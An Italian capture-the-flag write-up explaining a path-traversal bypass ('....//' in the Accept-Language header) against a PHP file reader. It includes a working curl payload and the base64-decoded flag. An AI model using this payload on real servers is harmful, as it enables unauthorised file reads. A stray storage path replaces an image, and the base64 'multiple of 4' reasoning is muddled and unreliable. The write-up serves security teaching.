Soluzione

Il sito web stampa il seguente PHP:

```php
<?php
  highlight_file(__FILE__);
  $lang = $_SERVER['HTTP_ACCEPT_LANGUAGE'] ?? 'ot';
  $lang = explode(',', $lang)[0];
  $lang = str_replace('../', '', $lang);
  $c = file_get_contents("flags/$lang");
  if (!$c) $c = file_get_contents("flags/ot");
  echo '<img src="' . base64_encode($c) . '">';
```

Warning: file_get_contents(flags/en-GB): failed to open stream: No such file or directory in **/var/www/html/index.php** on line **6**


Warning: file_get_contents(flags/ot): failed to open stream: No such file or directory in **/var/www/html/index.php** on line **7**

La descrizione dice che la flag si trova in './flag'.
Concentriamoci sulla terza riga: *$lang = $_SERVER['HTTP_ACCEPT_LANGUAGE'] ?? 'ot';*.
Questo serve per accettare il linguaggio oppure mandare 'ot'

La variabile $lang è assegnata tramite l'intestazione HTML denominata Accept-Language.
Quindi, in base al linguaggio, la stringa viene divisa con *$lang = explode(',', $lang)[0];*
e viene preso il primo token (*explode* rende una stringa come array).

In *$lang = str_replace('../', '', $lang);* c'è una santificazione delle stringhe, dove il pattern '../' all'interno della variabile $lang viene sostituito con ''. Quindi, il codice tenta di aprire la flag in quello specifico linguaggio.
Per trovare la flag dobbiamo tornare alla directory principale. Come in *bash*, per andare nella cartella padre abbiamo bisogno di digitare '../' ma, per sfuggire al processo di santificazione, possiamo scrivere il seguente '....//'. Quante volte? L'idea è che, essendo un link in Base64, si abbia a che fare con un link multiplo di 4. Sapendo che viene effettuato un escape ogni coppia di "../", allora, l'idea è di iniettare un link che permetta di accedere a tutto il codice PHP arrivando alla flag, essendo dentro la stessa cartella.
Spostandosi in flag:

```
curl -H "Accept-Language: ....//....//....//....//flag" http://127.0.0.1:1235/ -s && echo
```



Scrivendo *python* sulla console, si inserisca la seguente coppia di comandi:

```
>>> import base64
>>> base64.decodebytes(b"MzVjM190aGlzX2ZsYWdfaXNfdGhlX2JlNXRfZmw0Zwo=")
b'35c3_this_flag_is_the_be5t_fl4g\n'
```

Soluzione alternativa: https://blog.wantedlink.de/?p=10627